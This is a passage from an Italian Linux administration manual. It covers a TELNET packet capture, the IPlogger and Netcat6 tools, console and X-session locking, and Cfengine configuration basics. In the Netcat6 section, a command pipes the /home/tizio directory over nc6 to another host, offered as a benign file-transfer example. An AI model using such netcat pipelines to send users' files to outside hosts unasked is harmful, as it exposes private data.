 56 115.581118 dinkel.brot.dg           roggen.brot.dg     TELNET   Telnet Data ...
 57 115.581917 roggen.brot.dg           dinkel.brot.dg     TCP      1025 > telnet [ACK] Seq=3854203109 Ack=3614
 58 115.654587 dinkel.brot.dg           roggen.brot.dg     TELNET   Telnet Data ...
 59 115.655294 roggen.brot.dg           dinkel.brot.dg     TCP      1025 > telnet [ACK] Seq=3854203109 Ack=3614
 60 124.870001 fe80::250:baff:fe71:d    ff02::1            ICMPv6   Router advertisement
 61 153.339857 fe80::250:baff:fe71:d    ff02::1            ICMPv6   Router advertisement

⊞ Frame 52 (428 on wire, 428 captured)
⊞ Ethernet II
⊞ Internet Protocol, Src Addr: dinkel.brot.dg (192.168.1.1), Dst Addr: roggen.brot.dg (192.168.1.2)
⊞ Transmission Control Protocol, Src Port: telnet (23), Dst Port: 1025 (1025), Seq: 3614437742, Ack: 3854203109, Len
⊞ Telnet

0000  00 80 ad c8 a9 81 00 50  ba 71 d9 c1 08 00 45 10   .......P .q....E.
0010  01 9e f0 e1 40 00 40 06  c5 14 c0 a8 01 01 c0 a8   ....@.@. ........
0020  01 02 00 17 04 01 d7 6f  f1 6e e5 ba 78 e5 80 18   .......o .n..x...
0030  16 a0 02 a4 00 00 01 01  08 0a 00 0c 01 94 00 00   ........ ........
0040  9a 5f 4c 69 6e 75 78 20  64 69 6e 6b 65 6c 20 32   ._Linux  dinkel 2
0050  2e 34 2e 31 39 20 23 31  20 46 72 69 20 4e 6f 76   .4.19 #1  Fri Nov
0060  20 38 20 31 38 3a 33 31  3a 33 34 20 43 45 54 20    8 18:31 :34 CET
0070  32 30 30 32 20 69 36 38  36 20 75 6e 6b 6e 6f 77   2002 i68 6 unknow
0080  6e 20 75 6e 6b 6e 6f 77  6e 20 47 4e 55 2f 4c 69   n unknow n GNU/Li
0090  6e 75 78 0d 0a 0d 0a 4d  6f 73 74 20 6f 66 20 74   nux....M ost of t
00a0  68 65 20 70 72 6f 67 72  61 6d 73 20 69 6e 63 6c   he progr ams incl
00b0  75 64 65 64 20 77 69 74  68 20 74 68 65 20 44 65   uded wit h the De
00c0  62 69 61 6e 20 47 4e 55  2f 4c 69 6e 75 78 20 73   bian GNU /Linux s

Filter: [          ]  Reset  Apply  Internet Protocol (ip)
```

Nella figura successiva, si analizzano i dati TCP dello stesso pacchetto, mostrando in particolare dove si colloca l’informazione sulla porta di destinazione:

Figura 190.11. Porta di destinazione TCP di un pacchetto relativo a una comunicazione TELNET.

190.6 IPlogger

IPlogger [7] è un pacchetto di programmi contenente alcuni demoni che si occupano di annotare le connessioni all'interno del registro del sistema. Allo stato attuale si tratta solo di '**`tcplog`**' e di '**`icmplog`**', in grado rispettivamente di annotare le connessioni TCP e l'utilizzo del protocollo ICMP. Non è niente di eccezionale, ma qualcosa di utile nel caso non si abbiano strumenti migliori.

Non c'è molto da aggiungere sull'utilizzo di questi due demoni: basta fare in modo che la procedura di inizializzazione del sistema provveda ad avviarli e loro si arrangiano. Non occorre alcuna configurazione.

È probabile che questo pacchetto abbia uno sviluppo futuro, aggiungendo varie forme di identificazione di attacchi noti.

[7] **IPlogger** GNU GPL

190.7 Netcat6

Netcat6 [8] è un programma creato allo scopo di leggere e scrivere dati attraverso delle connessioni di rete TCP o UDP. Si tratta di uno strumento generico, vagamente simile a un cliente TELNET, con la differenza che può funzionare anche con il protocollo UDP. Le potenzialità di questo programma sono notevoli, ma qui verranno mostrate solo alcune delle sue caratteristiche; per il resto si può leggere la sua documentazione, che per essere compresa richiede comunque un po' di esperienza nella gestione delle reti TCP/IP.

Netcat6 può funzionare, quasi indifferentemente, come cliente o servente di una connessione; per questo è uno strumento ottimale per la verifica del funzionamento delle connessioni di rete e non solo. In un certo senso, l'eseguibile '**`nc6`**', ovvero ciò che costituisce Netcat6, è paragonabile idealmente al programma '**`dd`**', con la differenza che invece di fare riferimento a dei dispositivi, si lavora con la rete a livello di trasporto TCP e UDP: il quarto nel modello ISO-OSI.

L'eseguibile '**`nc6`**' è tutto ciò che compone Netcat6. Questo programma instaura una connessione, in qualità di cliente o di servente, utilizzando il protocollo TCP oppure UDP, trasmettendo ciò che ottiene dallo standard input e restituendo attraverso lo standard output ciò che riceve dall'altro capo.

`nc6` [*opzioni*] *host porta*

`nc6 -l -p` *porta* [*host* [*porta*]]

L'uso di Netcat6 differisce fondamentalmente a seconda del fatto che si voglia raggiungere un servizio in ascolto presso un nodo, a una porta determinata, oppure che si intenda avviarlo per restare in ascolto in attesa di una richiesta di connessione. Nel secondo caso si usa l'opzione '**`-l`**' (*Listen*).

Il funzionamento di questo programma si comprende meglio attraverso degli esempi, ma per il momento viene mostrato il significato di alcune opzioni.

Opzione	Descrizione
`-4`	Forza l'utilizzo di IPv4.
`-6`	Forza l'utilizzo di IPv6.
`-l`	Fa in modo che Netcat6 venga avviato per restare in ascolto di una certa porta (specificata attraverso l'opzione '**`-p`**').
`-p` *porta*	Permette di specificare la porta a cui Netcat6 deve prestare ascolto. Si usa assieme all'opzione '**`-l`**'.
`-n`	Fa in modo che si eviti di tentare di risolvere gli indirizzi IP in nomi di dominio.
`-s` *indirizzo_ip_locale*	Definisce esplicitamente l'indirizzo IP locale. Perché ciò possa essere fatto, occorre che questo indirizzo sia abbinato effettivamente a un'interfaccia di rete, eventualmente anche solo come alias.
`-u`	Utilizza il protocollo UDP. Senza questa opzione, viene usato il protocollo TCP in modo predefinito.

L'esempio seguente, serve a instaurare una connessione TCP con il servente SMTP *`dinkel.brot.dg`*:

```
$ nc6 dinkel.brot.dg smtp
```

Un uso interessante di Netcat6 è quello con il quale si ottiene un trasferimento dati senza bisogno di una shell remota ('**`rsh`**' per esempio). Per questo, da una parte occorre avviare l'eseguibile

[8] **Netcat6** GNU GPL

'**nc6**' in ascolto di una certa porta TCP, mentre dall'altra si utilizza sempre '**nc6**' in modo che cerchi di contattare quella porta di quel nodo. Il canale che si crea può essere sfruttato per questo scopo.

- $ **nc6 -l -p 1234 | tar xzpvf -**

  In questo modo, Netcat6 viene avviato in ascolto della porta 1234, che si presume sia libera. Il suo standard output viene passato a '**tar**' che deve occuparsi di estrarne il contenuto nella directory corrente. In pratica, si presume che Netcat6 debba ricevere dalla porta 1234 un file corrispondente a un archivio tar+gzip e che questo debba essere riprodotto localmente.

- $ **tar czf - /home/tizio | nc6 dinkel.brot.dg 1234**

  Questo comando è la controparte dell'esempio mostrato prima: viene archiviata la directory '`/home/tizio/`' e passata all'eseguibile '**nc6**' attraverso una pipeline. Evidentemente, *dinkel.brot.dg* è il nodo all'interno del quale deve essere riprodotta tale directory.

Netcat6 può essere usato per ridirigere una connessione TCP, per esempio attraverso un firewall. Gli esempi seguenti si riferiscono a Inetd, pertanto si tratta di direttive del file '`/etc/inetd.conf`'.

```
www stream tcp nowait nobody /usr/sbin/tcpd /usr/bin/nc6 roggen.brot.dg 80
```

In questo caso, le richieste TCP per la porta '**www**' (ovvero 80), sono ridirette attraverso Netcat6 verso il nodo *roggen.brot.dg* alla stessa porta.

```
www stream tcp nowait nobody /usr/sbin/tcpd /usr/bin/nc6 roggen.brot.dg 1234
```

Questa è solo una piccola variante dell'esempio precedente, in cui si presume che il vero servente HTTP si trovi sempre nel nodo *roggen.brot.dg*, ma sia in ascolto della porta 1234.

Misure di sicurezza per l'elaboratore personale senza rete

Anche quando l'elaboratore non è connesso a una rete, potrebbe essere vulnerabile per il solo fatto di essere accessibile fisicamente da parte di altre persone. In questo capitolo vengono raccolte solo alcune note al riguardo.

191.1 Avvio e riavvio

Il primo punto debole di un elaboratore che può essere raggiunto fisicamente da un intruso, sta nella possibilità di essere avviato, o riavviato, in modo da poterne controllare il funzionamento. In pratica, se si esclude la possibilità del furto del disco fisso (che comunque non è poi tanto remota), bisogna impedire che si possa riavviare l'elaboratore attraverso un dischetto o un CD-ROM, perché in questo modo si potrebbe prendere il controllo della macchina e accedere ai dati come si vuole. Questo si impedisce a livello di firmware (il BIOS), definendo una parola d'ordine da inserire ogni volta che si avvia l'elaboratore.

Oltre a questa soluzione che riguarda l'hardware, si potrebbe intervenire ulteriormente anche sul programma che si occupa di avviare il kernel. Nel caso di LILO si può aggiungere la direttiva

```
password=parola_d'ordine
```

con la quale questa parola d'ordine viene chiesta ogni volta che si avvia. Eventualmente, si può aggiungere la direttiva

```
restricted
```

per fare in modo che questa parola d'ordine venga richiesta solo quando si aggiunge un comando di avvio. Evidentemente, se si interviene in questo modo, bisogna considerare i permessi del file di configurazione '`/etc/lilo.conf`': se si vuole evitare che gli utenti comuni possano leggerlo, basta togliere tutti i permessi per il gruppo proprietario e per tutti gli altri utenti.

```
# chmod 0600 /etc/lilo.conf
```

È bene tenere presente che la direttiva '**`password`**' può essere utilizzata prima delle sezioni che si riferiscono alle varie immagini, ovvero nella parte delle opzioni globali, oppure può essere collocata all'interno di una di queste sezioni. Nel primo caso la parola d'ordine viene chiesta sempre, mentre nel secondo viene chiesta solo alla selezione di un'immagine determinata. Lo stesso ragionamento vale per la direttiva '**`restricted`**'.

Il riavvio dell'elaboratore potrebbe essere un altro problema da considerare. Di certo, se c'è un accesso fisico alla macchina da parte del solito ignoto, è difficile impedire che questo possa spegnere e riaccendere l'elaboratore, tuttavia gli può essere impedito di utilizzare la nota combinazione [*Ctrl+Alt+Canc*]. Per questo basta modificare il file '`/etc/inittab`', dove di solito si trova un record simile a quello seguente:

```
# What to do when CTRL-ALT-DEL is pressed.
ca:12345:ctrlaltdel:/sbin/shutdown -t1 -a -r now
```

Per impedirlo, basta modificare il comando abbinato alla combinazione. Si osservi la modifica seguente, in cui il record originale è stato conservato all'interno di un commento:

```
# What to do when CTRL-ALT-DEL is pressed.
#ca:12345:ctrlaltdel:/sbin/shutdown -t1 -a -r now
ca:12345:ctrlaltdel:/bin/echo "La combinazione Ctrl+Alt+Canc è disabilitata"
```

191.2 Protezione del terminale e della console

Se quello che si utilizza è un terminale seriale, o un terminale remoto, la cosa migliore da fare per proteggere il proprio lavoro mentre ci si allontana è quello di chiudere la sessione di lavoro. Se si avviano dei processi sullo sfondo è bene prevedere in anticipo questo fatto, avviandoli attraverso '**`nohup`**' (sezione 44.4.3), oppure si può utilizzare Screen (sezione 50.5).

Se si utilizza una console, dal momento che è molto probabile che si stiano utilizzando diverse console virtuali simultaneamente, questo tipo di soluzione potrebbe essere un po' troppo complicato. In questi casi si preferisce usare un programma apposito che blocca l'accesso a tutte le console virtuali.

191.2.1 $ lockvc

'**`lockvc`**' [1] è un programma molto semplice che fa uso della libreria SVGAlib e si comporta come un salva-schermo protetto da una parola d'ordine. Il suo funzionamento è molto semplice, tanto da riassumersi nello schema sintattico seguente:

```
lockvc [stars|morph|fudge|fire]
```

In pratica, l'argomento composto da una parola chiave, stabilisce il tipo di effetto che si vuole visualizzare come salva-schermo, che interviene subito bloccando tutte le console virtuali.

Quando si preme un tasto alfanumerico, il salva-schermo si interrompe e viene richiesto l'inserimento della parola d'ordine dell'utente che lo ha avviato (viene specificato di quale utente si tratta); se l'identificazione fallisce il salva-schermo riprende, altrimenti '**`vlock`**' termina di funzionare.

191.2.2 $ vlock

```
vlock [opzioni]
```

'**`vlock`**' [2] è un programma ancora più semplice di '**`lockvc`**', senza alcuna pretesa di funzionare come salva-schermo, che si limita a bloccare la console virtuale in cui viene avviato, a meno che sia utilizzata l'opzione '**`-a`**', con la quale vengono bloccate anche tutte le altre console virtuali.

A differenza di '**`lockvc`**', il funzionamento di '**`vlock`**' può essere concluso anche con l'inserimento della parola d'ordine dell'utente '**`root`**'.

191.3 Protezione del lavoro con X

La protezione del lavoro su una stazione grafica può essere fatta in modo simile a quello che riguarda la console, attraverso programmi che la bloccano, eventualmente attivando un salva-schermo. Tuttavia, esiste un problema in più: per evitare che sia possibile interrompere il funzionamento del servente grafico attraverso la combinazione [*Ctrl+Alt+Backspace*], occorre la direttiva '**`DontZap`**' nella sezione '**`ServerFlags`**':

```
Section "ServerFlags"
    Option DontZap
    # Option Dont Zoom
EndSection
```

[1] **Lockvc** GNU GPL

[2] **Vlock** GNU GPL

191.3.1 $ xlock

```
xlock [opzioni]
```

'**`xlock`**' [3] è il programma più comune per il blocco di una stazione grafica X. Sono disponibili una grande quantità di opzioni; in particolare l'opzione '**`-mode`**' prevede un elenco molto lungo di argomenti composti da una sola parola chiave, che serve a definire il tipo di effetto grafico da utilizzare come salva-schermo.

In condizioni normali, se non si usano opzioni che vanno in senso contrario, basta premere un tasto qualunque per interrompere il salva-schermo; quindi, con l'inserimento della parola d'ordine dell'utente che lo ha avviato, si può concludere il funzionamento di '**`xlock`**'.

A titolo di esempio viene mostrato il caso di un salva-schermo nero:

```
$ xlock -mode blank
```

Nel caso non si utilizzasse alcuna opzione, si otterrebbe un effetto grafico salva-schermo, scelto casualmente tra quelli disponibili.

191.3.2 $ xtrlock

```
xtrlock
```

'**`xtrlock`**' [4] è un programma molto semplice, che non prevede alcun argomento. Il suo scopo è solo quello di bloccare l'uso della tastiera e del mouse, senza attivare alcun salva-schermo. Lo sblocco della stazione grafica si ottiene soltanto digitando la parola d'ordine dell'utente (senza alcun campo di inserimento), concludendo con la pressione di [*Invio*]. Se la parola d'ordine inserita è errata, viene emesso un segnale acustico e quindi si può riprovare l'inserimento.

[3] **Xlock** software libero sottoposto a diverse licenze a seconda della porzione di codice coinvolto

[4] **Xtrlock** GNU GPL

Parte xxxvi

Cfengine

Introduzione a Cfengine

Cfengine [1] è uno strano sistema di amministrazione di elaboratori Unix, la cui importanza si apprende solo con il tempo e con l'utilizzo. Il suo scopo è quello di facilitare l'amministrazione di tali sistemi operativi, soprattutto quando si dispone di un gruppo eterogeneo di questi su diversi elaboratori. Questi capitoli dedicati a Cfengine non pretendono di esaurire l'argomento, cercando piuttosto di semplificare il suo apprendimento, che poi può essere approfondito leggendo la documentazione originale.

A prima vista, si può intendere Cfengine come l'interprete di un linguaggio molto evoluto. In questo capitolo si introduce l'uso specifico dell'eseguibile '**`cfengine`**', il cui scopo è interpretare un file di configurazione, ovvero il suo script, agendo di conseguenza.

192.1 Primo approccio con la configurazione

Per funzionare, l'eseguibile '**`cfengine`**' richiede la presenza di un file di configurazione, che eventualmente può essere trasformato in script, se ciò può essere conveniente. La comprensione, anche elementare, del modo in cui si configura questo programma, è la chiave per capire a cosa può servire in generale Cfengine.

Il file di configurazione di '**`cfengine`**' ha una struttura speciale, in cui però si possono inserire commenti, preceduti dal simbolo '**`#`**', e righe vuote o bianche. In particolare, a proposito dei commenti, se questi si collocano alla fine di una direttiva, devono essere staccati da questa con uno o più spazi orizzontali.

Le direttive del file di configurazione vanno inserite all'interno di sezioni ed eventualmente all'interno di classi. In altri termini, il file di configurazione si articola in sezioni, che possono contenere direttive o scomporsi in classi, che a loro volta contengono le direttive. Come si intende, la suddivisione in classi è facoltativa, ma si tratta comunque di una caratteristica fondamentale di Cfengine, in quanto consente di selezionare le direttive da prendere in considerazione in base all'appartenenza o meno dell'elaboratore alle classi stesse.

Dal momento che il problema non è semplice da esporre, conviene iniziare subito con un esempio che possa essere verificato senza troppi problemi anche da un utente comune:

```
# Esempio di partenza

control:
    actionsequence = ( links )

links:
    /var/tmp/altra -> /tmp
```

Se questo file si chiama '`cfengine.conf`' e si trova nella directory corrente, qualunque essa sia, se non è stata impostata la variabile di ambiente '**`CFINPUTS`**', si può avviare l'interpretazione di tale file semplicemente avviando l'eseguibile '**`cfengine`**':

`$` **`cfengine`**

Quello che si ottiene è soltanto la creazione del collegamento simbolico '`/var/tmp/altra`' che punta in realtà alla directory '`/tmp/`'.

Se il file di configurazione fosse stato collocato altrove, eventualmente con un'altra denominazione, si poteva ottenere lo stesso risultato con il comando seguente, dove il nome del file viene aggiunto nella riga di comando:

[1] **CFengine** GNU GPL

$ **cfengine -f** *file_di_configurazione*

Infine, per realizzare uno script dalla configurazione, basta inserire all'inizio una riga simile a quella seguente (ammesso che l'eseguibile si trovi effettivamente in '`/usr/bin/`'):

```
#!/usr/bin/cfengine -f
```

In altri termini, lo script completo dell'esempio precedente sarebbe:

```
#!/usr/bin/cfengine -f
# Esempio di partenza

control:
    actionsequence = ( links )

links:
    /var/tmp/altra -> /tmp
```

192.1.1 La variabile CFINPUTS

La variabile di ambiente '**`CFINPUTS`**' serve per definire un percorso di ricerca per il file di configurazione. In generale, se si utilizza l'opzione '**`-f`**' specificando un percorso assoluto, a partire dalla radice (qualcosa che inizia con '**`/`**'), si tratta esattamente di quel file, altrimenti, se è disponibile la variabile '**`CFINPUTS`**', questa viene preposta al nome del file indicato. Per esempio, il comando

$ **cfengine -f prova**

fa riferimento precisamente al file di configurazione '`$CFINPUTS/prova`', ovvero al file '`./prova`' se la variabile '**`CFINPUTS`**' non è disponibile.

Quando non si indica il file di configurazione, si fa implicitamente riferimento al nome '`cfengine.conf`'. In tal caso si tratta precisamente di '`$CFINPUTS/cfengine.conf`', ovvero del file '`./cfengine.conf`' in mancanza della variabile '**`CFINPUTS`**'.

192.1.2 Simulazione

Cfengine è un sistema molto potente, i cui script definiscono operazioni molto complesse con poche direttive. Di fronte a direttive distruttive occorre essere sicuri del risultato che si ottiene effettivamente. Per verificare cosa farebbe Cfengine con la configurazione stabilita, senza eseguire realmente la cosa, si può usare l'opzione '**`-n`**', abbinata a '**`-v`**': la prima simula l'esecuzione; la seconda mostra nel dettaglio cosa succede o cosa dovrebbe succedere.

> Finché non si è sicuri del proprio script o della propria configurazione, occorre ricordare di fare tutte le prove utilizzando l'opzione '**`-n`**'.

Realizzando uno script con questo intento, basta modificare la prima riga nel modo seguente:

```
#!/usr/bin/cfengine -n -v -f
```

192.2 Sezioni e classi predefinite

Le direttive del file di configurazione vanno inserite all'interno di sezioni, che a loro volta possono suddividersi in classi. Le sezioni rappresentano dei tipi di azione e i loro nomi sono già stabiliti.

```
sezione_ovvero_tipo_di_azione :

    definizione_della_classe : :

        direttiva_o_azione
        ...

    ...
```

Negli esempi visti fino a questo punto, sono state mostrate le sezioni '**`control`**' e '**`links`**'. Nella sezione '**`control`**' è stata inserita la direttiva '**`actionsequence`**', che ha l'aspetto di un assegnamento a una variabile:

```
control:
    actionsequence = ( links )
```

Le direttive, ovvero le istruzioni che possono apparire all'interno di classi o di sezioni non suddivise in classi, possono occupare una o più righe, senza bisogno di simboli di continuazione e senza bisogno di simboli per la conclusione delle istruzioni stesse.

In questo caso particolare, si tratta di assegnare uno o più nomi, che rappresentano altrettante sezioni, alla sequenza di esecuzione. In pratica, la direttiva dell'esempio stabilisce che deve essere eseguita la sezione '**`links`**'. Se non venisse specificata in questo modo, la sezione '**`links`**' non verrebbe presa in considerazione. Pertanto, la configurazione seguente non produrrebbe alcunché:

```
# Non fa nulla

control:
    actionsequence = ( )

links:
    /var/tmp/altra -> /tmp
```

Il prossimo esempio dovrebbe chiarire definitivamente questo particolare. Si osservi il fatto che si vuole eseguire prima la sezione '**`tidy`**' e poi la sezione '**`links`**', anche se l'ordine in cui sono mostrate poi le sezioni è inverso.

```
control:
    actionsequence = ( tidy links )

links:
    /var/tmp/altra -> /tmp

tidy:
    /var/tmp pattern=* age=30 recurse=inf
```

In questo caso, la sezione '**`tidy`**' serve a programmare la cancellazione di file e directory. Per la precisione, la direttiva che si vede cancella tutti i file e le directory a partire da '`/var/tmp/`', purché la data di accesso sia trascorsa da almeno 30 giorni. Si osservi anche l'opzione '**`recurse=inf`**', che richiede una ricorsione infinita nelle sottodirectory. In condizioni normali, questa ricorsione non dovrebbe attraversare i collegamenti simbolici, mentre per ottenere tale comportamento occorrerebbe aggiungere l'opzione '**`-l`**'. Pertanto, anche se dovesse esistere già il collegamento simbolico '`/var/tmp/altra`', che punta a '`/tmp/`', questa directory non verrebbe scandita se non richiesto espressamente.

Le classi sono la caratteristica fondamentale di Cfengine, perché consentono di distinguere le direttive di una sezione in base a una sottoclassificazione che serve a selezionare un gruppo ristretto di elaboratori. In pratica, consente di indicare direttive differenti in base alla «classificazione» a cui appartengono gli elaboratori presi in considerazione. Si osservi l'esempio seguente:

```
control:
    actionsequence = ( links )

links:
    linux_2.2.15::
        /var/tmp/altra -> /tmp
    linux_2.2.16::
        /var/tmp/altre -> /tmp
        /var/tmp/altri -> /tmp
```

Anche se poco significativo, l'esempio è abbastanza semplice e dovrebbe permettere di comprendere il senso della distinzione in classi. In questo caso, la sezione '**`links`**' si articola in due classi, denominate '**`linux_2.2.15`**' e '**`linux_2.2.16`**'. Se viene usato questo file in un elaboratore con un sistema GNU/Linux avente un kernel 2.2.15, si ottiene il collegamento simbolico '`/var/tmp/altra`', mentre con un kernel 2.2.16 si otterrebbero due collegamenti simbolici: '`/var/tmp/altre`' e '`/var/tmp/altri`'. Naturalmente, questa operazione può non avere molto significato in generale, ma l'esempio serve a mostrare la possibilità di indicare direttive diverse in base alla classe a cui appartiene l'elaboratore.

La classe serve principalmente a individuare il sistema operativo (nel caso di GNU/Linux si tratta del nome del kernel), in modo da cambiare azione in funzione delle consuetudini di ogni ambiente. In questo caso, volendo selezionare un sistema GNU/Linux senza specificare la versione del kernel sarebbe stato sufficiente indicare la classe '**`linux`**'. Tuttavia, come si vede nell'esempio, esistono delle classi più dettagliate che permettono di raggiungere anche altre caratteristiche. Per conoscere quali sono le classi valide nell'elaboratore che si utilizza in un certo momento, basta il comando seguente:

```
$ cfengine -p -v
```

A titolo di esempio, ecco cosa potrebbe comparire:

```
GNU Configuration Engine -
cfengine-1.5.3
Free Software Foundation 1995, 1996, 1997
Donated by Mark Burgess, Centre of Science and Technology
Faculty of Engineering, Oslo College, 0254 Oslo, Norway

------------------------------------------------------------------------

Host name is: dinkel
Operating System Type is linux
Operating System Release is 2.2.15
Architecture = i586


Using internal soft-class linux for host dinkel

The time is now Tue Oct 24 16:11:18 2000


------------------------------------------------------------------------

Additional hard class defined as: 32_bit
Additional hard class defined as: linux_2.2.15
Additional hard class defined as: linux_i586
Additional hard class defined as: linux_i586_2.2.15
Additional hard class defined as:
```

```
 linux_i586_2_2_15__1_Thu_Aug_31_15_55_32_CEST_2000

GNU autoconf class from compile time: linux-gnu

  Careful with this - it might not be correct at run time if you have
  several OS versions with binary compatibility!

Address given by nameserver: 192.168.1.1
dinkel: No preconfiguration file
Accepted domain name: undefined.domain


Defined Classes = ( any debian linux dinkel undefined_domain Tuesday Hr16 Min11
 Min10_15 Day24 October Yr2000 32_bit linux_2_2_15 linux_i586 linux_i586_2_2_15
 linux_i586_2_2_15__1_Thu_Aug_31_15_55_32_CEST_2000 linux_gnu 192_168_1
 192_168_1_1 )

Negated Classes = ( )

Installable classes = ( )

Global expiry time for locks: 120 minutes

Global anti-spam elapse time: 0 minutes

Extensions which should not be directories = ( )
Suspicious filenames to be warned about = ( )
```

Le classi disponibili sono quindi quelle elencate nell'insieme '**`Defined Classes`**'. Si può osservare che è accessibile anche una classe con il nome della distribuzione GNU/Linux (in questo caso è Debian), oltre agli indirizzi IP abbinati all'interfaccia di rete.

192.3 Classi più in dettaglio

Le classi non sono necessariamente nomi singoli; possono essere delle espressioni composte da più nomi di classe, uniti tra loro attraverso operatori booleani opportuni. Prima di arrivare a descrivere questo, è bene riassumere le classi più comuni e vedere come si possono definire delle classi nuove. Una classe elementare può essere:

- la parola chiave '**`any`**', che rappresenta tutti gli elaboratori;
- il nome del sistema operativo o del kernel, assieme a una serie di varianti che includono altre caratteristiche dell'architettura del sistema;
- il nome finale dell'elaboratore (senza il dominio eventuale a cui appartiene);
- il nome che identifica una componente del tempo (giorno, ora, minuto, ecc.), come si vede nella tabella 192.1;
- il nome di un gruppo di classi definito per comodità dell'utilizzatore;
- il nome di una classe libera definito per comodità dell'utilizzatore.

Tabella 192.1. Elenco delle classi di Cfengine riferite al tempo.

Nome	Descrizione
Monday, Tuesday, Wednesday,...	Giorni della settimana.
Hr00, Hr01,... Hr23	Ore del giorno.
Min00, Min01,... Min59	Minuti di un'ora.
Min00_05, Min05_10,... Min55_00	Intervalli di cinque minuti.
Day1, Day2,... Day31	Giorni del mese.
January, February,... December	Mesi dell'anno.
Yr1999, Yr2000, Yr2001,...	Anni.

Si può definire un gruppo di classi attraverso la sezione '**`classes`**' o '**`groups`**', in cui le direttive servono per definire delle classi nuove raggruppando più classi preesistenti:

```
classes: | groups:
    gruppo_di_classi = ( classe_1 classe_2... )
    ...
```

Per esempio, la dichiarazione seguente serve a raggruppare in due classi nuove le ore del mattino e le ore della sera, supponendo che ciò possa avere un significato pratico di qualche tipo:

```
classes:
    OreDelMattino = ( Hr06 Hr07 Hr08 Hr09 )
    OreDellaSera  = ( Hr18 Hr19 Hr20 Hr21 )
```

Inoltre si possono definire delle classi in base al risultato soddisfacente di un programma o di uno script. In altri termini, se un programma restituisce *Vero*, questo fatto può essere preso in considerazione come motivo valido per generare una classe. L'esempio seguente crea la classe '**`miashell`**' se è presente il file '`/bin/bash`' oppure il file '`/bin/zsh`':

```
classes:
    miashell = ( "/bin/test -f /bin/bash" "/bin/zsh" )
```

Si possono dichiarare anche delle classi fittizie, il cui significato si può comprendere solo in un secondo momento. Queste classi fittizie si dichiarano nella sezione '**`control`**', con la direttiva '**`addclasses`**':

```
control:
    ...
    addclasses = ( classe_fittizia... )
    ...
```

L'esempio seguente crea due classi fittizie, denominate '**`bianchi`**' e '**`rossi`**':

```
    addclasses = ( bianchi rossi )
```

Avendo più chiaro in mente cosa possa essere una classe elementare, si può iniziare a descrivere la definizione di espressioni legate alle classi. Le espressioni in questione sono booleane, dal momento che le classi, di per sé, rappresentano degli insiemi di elaboratori. In questo senso, la logica booleana si intende correttamente come la logica degli insiemi. Gli operatori di queste espressioni sono elencati nella tabella 192.2.

Tabella 192.2. Operatori logici delle espressioni riferite alle classi di Cfengine.

Operatore	Descrizione
( )	Le parentesi tonde hanno la precedenza nella valutazione.
!	NOT, ovvero insieme complementare.
.	AND, ovvero intersezione.
|	OR, ovvero unione.
||	Modo alternativo di indicare OR.

Per esempio, per indicare una classe complessiva che rappresenta indifferentemente un elaboratore con sistema operativo GNU/Linux o GNU/Hurd, si potrà usare l'espressione '**linux|hurd**'. In pratica, si scrive così:

```
    linux|hurd::
```

Per indicare una classe che rappresenti tutti gli elaboratori che non abbiano un sistema operativo GNU/Linux, si potrebbe usare l'espressione '**!linux**', ovvero:

```
    !linux::
```

A questo punto diventa più facile comprendere il senso delle classi fittizie che si possono dichiarare con la direttiva '**addclasses**'. Si osservi l'esempio seguente:

```
control:
    actionsequence = ( links )
    addclasses = ( primo )

links:
    any.primo::
        /var/tmp/altra -> /tmp
```

L'espressione '**any.primo**' si avvera solo quando la classe elementare '**primo**' è stata dichiarata come nell'esempio; infatti, '**any**' è sempre vera. In questo modo, anche se l'esempio non richiederebbe tanta raffinatezza, basterebbe controllare la dichiarazione della direttiva '**addclasses**' per abilitare o meno la classe sottostante. In altri termini, è facile modificare un file di configurazione che richiama in più punti la classe fittizia '**primo**', modificando solo una riga di codice nella sezione '**control**'.

Il controllo sulla definizione di classi fittizie può avvenire anche al di fuori del file di configurazione attraverso le opzioni '**-D***classe_fittizia*' e '**-N***classe_fittizia*'. Nel primo caso, si ottiene la dichiarazione di una classe fittizia, mentre nel secondo si ottiene l'eliminazione di una classe già dichiarata nel file di configurazione. Per esempio, il comando seguente serve ad annullare l'effetto della dichiarazione della classe fittizia '**primo**', dell'esempio precedente.

`$` **`cfengine -Nprimo -f prova.conf`**

192.4 Variabili e stringhe

Cfengine gestisce le variabili di ambiente, oltre ad altre variabili, in modo simile a quanto fanno le shell. Queste variabili vengono espanse usando una delle due notazioni seguenti:

$(*nome_variabile*)
${ *nome_variabile* }

Per la precisione, le variabili di Cfengine possono essere state ereditate dall'ambiente, possono essere state definite nella sezione '**control**', oppure possono essere variabili predefinite di Cfengine. L'esempio seguente mostra la dichiarazione della variabile '**percorso**' nella sezione '**control**':

```
control:
    actionsequence = ( tidy links )
    percorso = ( "/var/tmp" )

tidy:
    $(percorso) pattern=* age=30 recurse=inf

links:
    $(percorso)/altra -> /tmp
```

Si intuisce che potrebbe essere più interessante dichiarare la variabile in questione all'interno di classi diverse, in modo da aggiornare automaticamente il percorso di conseguenza. L'esempio seguente mostra due classi inventate, '**`bianco`**' e '**`nero`**', che non esistono in realtà:

```
control:
    actionsequence = ( tidy links )
    bianco::
        percorso = ( "/var/tmp" )
    nero::
        percorso = ( "/temp" )

tidy:
    $(percorso) pattern=* age=30 recurse=inf

links:
    $(percorso)/altra -> /tmp
```

Si può osservare in particolare che la direttiva '**`actionsequence`**', non appartenendo ad alcuna classe, viene presa sempre in considerazione.

Le variabili predefinite di Cfengine sono tali perché sono gestite automaticamente e servono a rendere disponibili delle informazioni, oppure perché servono a definire delle informazioni specifiche. In altri termini, le prime vanno solo lette, mentre le altre vanno impostate opportunamente se richiesto. La tabella 192.3 mostra le variabili destinate alla sola lettura, mentre la tabella 192.4 mostra le variabili da impostare.

Tabella 192.3. Variabili interne di Cfengine, destinate alle sola lettura.

Variabile	Descrizione
allclasses	Elenca le classi attive.
arch	Architettura in modo dettagliato.
binserver	Servente NFS predefinito per dati binari.
class	Classe essenziale riferita al sistema operativo.
date	La data attuale.
fqhost	Il nome di dominio completo.
ipaddress	Un indirizzo IP significativo dell'elaboratore.
year	L'anno attuale.

Per quanto riguarda la variabile '**`domain`**', se questa non viene impostata espressamente, occorre considerare che potrebbe trattarsi del dominio che compone il nome dell'elaboratore, ovvero ciò che si legge e si imposta con il comando '**`hostname`**' dei sistemi Unix. In pratica, se il nome dell'elaboratore è stato impostato senza l'aggiunta del dominio di appartenenza, questa variabile restituisce probabilmente la stringa '**`undefined.domain`**'. Lo stesso discorso vale per la variabile '**`fqhost`**': se non si dispone del dominio finale nel nome restituito da '**`hostname`**', si ottiene una cosa simile a '*nome* **`.undefined.domain`**'.

